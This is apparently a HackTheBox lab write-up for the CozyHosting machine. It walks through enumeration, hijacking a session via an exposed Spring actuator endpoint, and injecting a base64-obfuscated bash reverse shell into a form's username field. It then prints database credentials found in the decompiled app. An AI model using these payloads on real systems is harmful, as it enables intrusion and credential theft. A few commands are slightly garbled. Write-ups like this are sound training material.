CozyHosting

1. Enumeration

Perform a basic and very agressive (not recommended in real life scenarios) nmap scan to discover open ports:

```
nmap -T5 $ip
```

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


Once we know the open ports on the machine, we'll perform a nmap scan for them:

```
nmap -sSVC --min-rate 5000 -Pn -n -p22,80 $ip -oN nmapScan
```

We will perform a 'half-three-way-handshake' scan, check for the service's version that's running on the given ports as well as running the basic LUA scripts that nmap offers. We will apply non-DNS resolution and non-host-detection to the machine.


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Since port 80 is open, it means the machine is running a web service, thus if we write the IP on a search engine, it should be a website:



The website does exist, but this error is caused because our machine doesn't know where to resolve the IP address, so we need to tell our machine what is gonna do when we write the victim's IP. We'll do all of it in the hosts file as follows:

```
10.10.11.230 cozyhosting.htb
```



(If you go around, you will find a login panel, nonetheless, nothing works to get access, so we need to perform web content enummeration), take into account the following tool isn't on Kali LInux, so you need to run *sudo apt install dirsearch*:

```
dirsearch -u http://cozyhosting.htb
```

We have found MANY directories, nonetheless, most of them have no content inside (0B), only few of them have something inside:

```
[15:58:32] 200 -    0B  - /;json/
[15:58:32] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[15:58:34] 400 -  435B  - /a%5c.aspx
[15:58:35] 200 -  634B  - /actuator
[15:58:35] 200 -    0B  - /actuator/;/auditevents
[15:58:35] 200 -    0B  - /actuator/;/auditLog
[15:58:35] 200 -    0B  - /actuator/;/beans
[15:58:35] 200 -    0B  - /actuator/;/caches
[15:58:35] 200 -    0B  - /actuator/;/configprops
[15:58:36] 200 -    0B  - /actuator/;/conditions
[15:58:36] 200 -    0B  - /actuator/;/configurationMetadata
[15:58:36] 200 -    0B  - /actuator/;/env
[15:58:36] 200 -    0B  - /actuator/;/exportRegisteredServices
[15:58:36] 200 -    0B  - /actuator/;/features
[15:58:36] 200 -    0B  - /actuator/;/events
[15:58:36] 200 -    0B  - /actuator/;/dump
[15:58:36] 200 -    0B  - /actuator/;/flyway
[15:58:36] 200 -    0B  - /actuator/;/liquibase
[15:58:36] 200 -    0B  - /actuator/;/httptrace
[15:58:36] 200 -    0B  - /actuator/;/healthcheck
[15:58:36] 200 -    0B  - /actuator/;/heapdump
[15:58:36] 200 -    0B  - /actuator/;/integrationgraph
[15:58:36] 200 -    0B  - /actuator/;/health
[15:58:36] 200 -    0B  - /actuator/;/loggers
[15:58:36] 200 -    0B  - /actuator/;/jolokia
[15:58:36] 200 -    0B  - /actuator/;/info
[15:58:36] 200 -    0B  - /actuator/;/logfile
[15:58:36] 200 -    0B  - /actuator/;/loggingConfig
[15:58:36] 200 -    0B  - /actuator/;/metrics
[15:58:36] 200 -    0B  - /actuator/;/resolveAttributes
[15:58:36] 200 -    0B  - /actuator/;/prometheus
[15:58:36] 200 -    0B  - /actuator/;/mappings
[15:58:36] 200 -    0B  - /actuator/;/sessions
[15:58:36] 200 -    0B  - /actuator/;/scheduledtasks
[15:58:36] 200 -    0B  - /actuator/;/refresh
[15:58:36] 200 -    0B  - /actuator/;/registeredServices
[15:58:36] 200 -    0B  - /actuator/;/releaseAttributes
[15:58:36] 200 -    0B  - /actuator/;/shutdown
[15:58:36] 200 -    0B  - /actuator/;/springWebflow
[15:58:36] 200 -    0B  - /actuator/;/sso
[15:58:36] 200 -    0B  - /actuator/;/ssoSessions
[15:58:36] 200 -    0B  - /actuator/;/status
[15:58:36] 200 -    0B  - /actuator/;/statistics
[15:58:36] 200 -    0B  - /actuator/;/trace
[15:58:36] 200 -    0B  - /actuator/;/threaddump
[15:58:36] 200 -    5KB - /actuator/env
[15:58:36] 200 -   15B  - /actuator/health
[15:58:36] 200 -  148B  - /actuator/sessions
[15:58:36] 200 -   10KB - /actuator/mappings
[15:58:36] 200 -  124KB - /actuator/beans
[15:58:37] 401 -   97B  - /admin
[15:58:38] 200 -    0B  - /admin/%3bindex/
[15:58:40] 200 -    0B  - /admin;/
[15:58:40] 200 -    0B  - /Admin;/
[15:58:55] 200 -    0B  - /axis2//axis2-web/HappyAxis.jsp
```


I am going to focus on the following directories (excluding ‘login’ since we know what is it about and its contents):

```
200 -    5KB - /actuator/env
200 -   15B  - /actuator/health
200 -  148B  - /actuator/sessions
200 -   10KB - /actuator/mappings
200 -  124KB - /actuator/beans
```


```
200 -  634B  - /actuator
```

Notice those directories not only contain something but also they display a status code of 200 meaning they are available and we can access to them.

The /actuator directory contains the following:



The directories are the same we discovered with *dirsearch*, nonetheless, the URL appears to connect to the server localhost on port 8080, but it has trouble doing so, then, we won't be connecting to that port.



The /sessions directory appears to be interesting. We got something that appears to be a username and something we cannot conclude if it is a token, ID or password.


We can test the username on the /login section, but first we will finish our search on the given directories.

What we obtained on the Json file was a session with the session ID of that User, similar to this:


What we'll do is to access with the JESESSIONID of kanderson instead of with credentials:

You will do so on the COOKIE section, make sure you replace the JESESSION='kanderson's ID'


And we are in:



Underneath the section, we can upload things:



We can provide random stuff and analyze the HTTP request with burpsuit to check what's the response and how the website reacts to it:



We will experiment sending only the hostname with no username on it to see the response (We need to perform everything in order to know how this website works).

We are asked to introduce a hostname and username to establish a ssh connection to the given host, therefore, we assume that on the server side commands are being executed. When we send a request with one of the parameters missing, the website will response with the SSH help panel, thus, we assume that if we upload something not valid, we will receive a console error, so trying to upload such thing we receive:

```
http://cozyhosting.htb/admin?error=/bin/bash: -c: line
 1: unexpected EOF while looking for matching
`''/bin/bash: -c: line 2: syntax error: unexpected end
 of file
```

Looking at this, what we'll do is to upload a reverse shell to the machine, so we'll perform the following commands:

```
echo "bash -i >& /dev/tcp/<your-ip>/<your-port> 0>&1" | base6
```

and

```
;echo${IFS%??}"<your payload here>"${IFS%??}|${IFS%??}base64$
```

Send the second thing to the server on the username field, then forward the packet and listen the given port to interact with the reverse shell.

```
/home/aleph0/machines/CozyHosting                                  root@kali
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.55] from (UNKNOWN) [10.10.11.230] 48258
bash: cannot set terminal process group (1066): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$
```

Apply the following commands to make the shell stable:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
ctrl + z
stty raw -echo; fg
```

The above commands will create a more stable and user friendly shell, breaking down those, they do the following:

Line 1> In order to improve the interactivity of the new reverse shell, we need to spawn a bash shell and to create a pseudo-terminal by using pty.

Line 2> it only sets a certain terminal type to improve the user experience.

We got something inside the server:

```
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$
```

We can download it to our machine to work more comfortably by performing:

```
python3 -m http.server <port>
```

We first need to create a HTTP server on the current working directory of the remote host. With this, the machine will serve all the files that are available on the current directory. You'll be also able to download files from http://<target>:<port established to be HTTP server>

I am going to create a HTTP server at the 4444 port and download the contents of the current working directory.

Then we can download the files:


```
wget http://10.10.11.230:4444/cloudhosting-0.0.1.jar
--2023-12-10 21:12:38--  http://10.10.11.230:4444/cloudhosting-0.0.1.jar
Connecting to 10.10.11.230:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar   3%[                          ]   1.82M  69.5KB
```

The downloaded file is a .jar file, which is basically a java file. To read its contents, we can use a tool called jd-gui. A GUI to see source code of java files.

```
jd-gui <file>
```

However for some reason, it doesn't work really well on my machine, so I am gonna upload the file to an online java de-compiler.

Looking around the file and all the Java files, we'll find the following:



The interesting thing about this is that we have a database on the target as well as the username and password of it if you look closer:


```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

